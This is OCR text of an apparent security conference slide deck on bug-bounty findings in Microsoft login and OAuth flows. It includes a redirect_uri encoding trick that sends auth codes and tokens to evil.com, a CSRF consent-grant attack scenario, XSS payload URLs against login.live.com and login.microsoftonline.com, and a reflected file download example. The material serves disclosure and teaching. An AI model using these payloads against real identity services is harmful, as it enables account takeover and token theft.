
Email, phone, or Skype

Authentication flow: Redirection

```
https://login.microsoftonline.com/common/oauth2/authorize?
client_id=00000006-0000-0ff1-ce00-000000000000
scope=openid profile
response_type=code+id_token
response_mode=query
state=OpenIdConnect.AuthenticationProperties=myr2HdbOy[…]mwc
nonce=63[…]dh
redirect_uri=https://portal.office.com/landing
```

<table>
<tr><th>AUTH PROTOCOL</th><th>APPLICATION IDENTIFIER</th><th>REQUEST SCOPE</th><th>WHAT TO RESPOND?</th><th>HOW TO RESPOND?</th><th>WHERE TO RESPOND?</th></tr>
<tr><td>OPENID</td><td>PORTAL.OFFICE.COM</td><td>[IDENTITY|PROFILE|…]</td><td>[CODE|IDENTIFIER|TOKEN]</td><td>[POST|FRAGMENT|QUERY]</td><td>PORTAL.OFFICE.COM</td></tr>
</table>

Authentication flow: Redirection



User

App -> Resource Provider

Identity Provider

portal.office.com

login.microsoftonline.com

Goto> portal.office.com/landing?**code=[...]&id_token:[...]**

portal.office.com/landing

code=[...]&id_token:[...]

Authentication flow: Back home

Authorization flow:
Redeem code for Token

https://login.microsoftonline.com/common/oauth2/token/


[POST]

code=<Authorization Code>

redirect_uri=https://portal.office.com

grant_type=authorization_code

client_id=00000006-0000-0ff1-ce00-000000000000



Header

Claims

```
{
    alg: "RS256",
    x5t: "7dD-gecNgX1Zf7GLkOvpOB2dcVA",
    typ: "JWT"
}.
{
    aud: "https://contoso.com",
    iss: "https://sts.windows.net/e481747f-5da7-4538-cbbe-67e57f7d214e/",
    nbf: 1391210850,
    exp: 1391214450,
    sub: "21749daae2a91137c259191622fa1"
}.
[signature]
```

What if?

(USD)$13,000

- https://login.microsoftonline.com/common/oauth2/authorize?client_id=00000006-0000-0ff1-ce00-000000000000&[…]&redirect_uri=https://evil.com
  - evil.com?**Code=[…]&id_token=[…]]** right?

App Manifest
- **App ID**
- Expected Permissions
- **App URL**

- Let's play with encoding a bit….

Redirect_uri =https%3a%2f%portal.office.com%252f@evil.com%2fmicrosoft%2f%3f

[user:password@]host[:port]][/]path[?query][#fragment]

*Final token is sent out to provided host, which in this case is evil.com


Authentication flow: The Unexpected

What if?

- I register an app and then Redirect_uri == https://evil.com
  - Profit ☺. Right?

App Manifest
- **App ID == My App ID**
- Expected Permissions
- **App URL == evil.com**

🔔
- office.com is unique, so is every Microsoft app, they have implicit authorization
  - For any other app, explicit user consent is required



Microsoft

chauhan.vishal@live.com

T1 Let this app access your info?

www.evil.com

test"onload="alert(1)"param=" needs your permission to:

View your profile info and contact list
test"onload="alert(1)"param=" will be able to see your profile info, including your name, gender, display picture, contacts, and friends.

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at https://microsoft.com/consent. Show details

Permission Scope

Authentication flow: The Consent

Oauth in nutshell

1: Some app requests Oauth access to a user's account

2: User approves or rejects

- Some apps are “preauthorized”

3: App receives a magic delegation token and access resource on User’s behalf

> Oauth really doesn't make any sense to anyone (because it's bad, and whoever invented it should feel bad)

An awesome security researcher

(USD)$24,000

🔔<form id="frm" action="https://login.microsoftonline.com/common/Consent/Grant" method="post">

Cross Site Request Forgery (CSRF)

Attack Scenario:

- Register a malicious app with full privilege scope
- Assume victim is already logged into one of Microsoft service
- Send a link to victim, which makes a POST REQUEST to consent (‘yes’) with malicious app
- App registered to victim with full privilege access without user consent

Authentication flow:
What ifs?


Authentication flow:
What ifs?

🔔 The app name is not properly encoded in consent screen?

Cross site scripting (XSS)

Attack scenario:

- Register an app
- AppName=test"onload="alert(1)"param="
- Send victim link to login with your malicious app
- During auth flow XSS is executed, which can bypass consent and/or steal identity



Microsoft (USD)$12,000

chauhan.vishal@live.com

T1 Let this app access your info?
www.evil.com

test"onload="alert(1)"param=" needs your permission to:

View your profile info and contact list
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(USD)$5,000 to (USD)$13000

https://login.live.com/login.srf?wa=wsignin1.0&wp=MBI_SSL&wreply=https://login.live.com&username=test</script><script>alert('hello')</script><script>12374271

https://login.live.com/login.srf?}&&alert`hello`//{&username=test@hotmail.com\

https://login.microsoftonline.com/login.srf?wa=wsignin1.0&wreply=javascript:%2F%2Fportal.office.com/%250Aalert(document.domain)//

https://login.microsoftonline.com/common/oauth2/authorize?redirect_uri=javascript://evil.com/?%0Aalert('XSS%20at%20'%2Bdocument.domain)

https://login.microsoftonline.com/common/oauth2/v2.0/logout?p=b2c_1_ignite2017fullreg_registration_signinup&post_logout_redirect_uri=javascript:confirm(document.domain)

Authentication flow:
What Ifs? Its raining XSS

(USD)$7,000

From:

https://login.microsoftonline.com/common/userrealm/?user=xxxxxxx@gmail.com&api-version=2.1&stsRequest=rQIIAeNisFLOKCkpKLbS1y_ILypJzNHLT0vLTE7VS87P1csvSs9MAbGKhLgECibvPLNWa5LrNO76xYk7LqSsYlTDqVM_[...]_ggADXoqL8IqCIrpGhibmRgamBhRkA0&checkForMicrosoftAccount=false

To:

https://login.microsoftonline.com/common/userrealm/setup.bat?user="||calc||&api-version=2.1

Result:

Reflected File Download

Authentication flow:
What Ifs? Out of box

Microsoft Identity Bounty

	High Quality Submissions	Baseline Quality Submissions	Incomplete Submissions
Multi-factor Authentication Bypass	Up to $100,000	Up to $50,000	From $1,000
Standards design vulnerabilities	Up to $100,000	Up to $30,000	From $2,500
Standards-based implementation vulnerabilities	Up to $75,000	Up to $25,000	From $2,500
Significant Authentication Bypass	Up to $40,000	Up to $10,000	From $1,000
Cross-Site Scripting (XSS)	Up to $20,000	Up to $5,000	From $1,000
Cross-Site Request Forgery (CSRF)	Up to $10,000	Up to $3,000	From $500
Authorization Flaw	Up to $8,000	Up to $4,000	From $500
Sensitive Data Exposure	Up to $5,000	Up to $2,500	From $500

Bounty payouts

Bounty Scope


- login.windows.net
- login.microsoftonline.com
- login.live.com
- account.live.com
- account.windowsazure.com
- account.activedirectory.windowsazure.com
- credential.activedirectory.windowsazure.com
- portal.office.com
- passwordreset.microsoftonline.com
- Microsoft Authenticator (iOS and Android applications)*

Conclusion

They say imitation is The sincerest form of flattery.

I call it identity theft!

someecards
user card




Someone wiser ☺

Security is hard

(Everyone)

Identity is key to kingdom



References

Bounty

- https://www.microsoft.com/en-us/msrc/bounty-microsoft-identity

Identity documentations:

- https://blogs.technet.microsoft.com/askpfeplat/2014/11/02/adfs-deep-dive-comparing-ws-fed-saml-and-oauth/
- https://docs.microsoft.com/en-us/azure/active-directory/develop/about-microsoft-identity-platform
- https://docs.microsoft.com/en-us/azure/active-directory/develop/v2-overview

Researcher Blogs:

- https://whitton.io/articles/obtaining-tokens-outlook-office-azure-account/
- https://www.synack.com/blog/how-i-hacked-hotmail/

Tools

- https://portswigger.net/burp/

Questions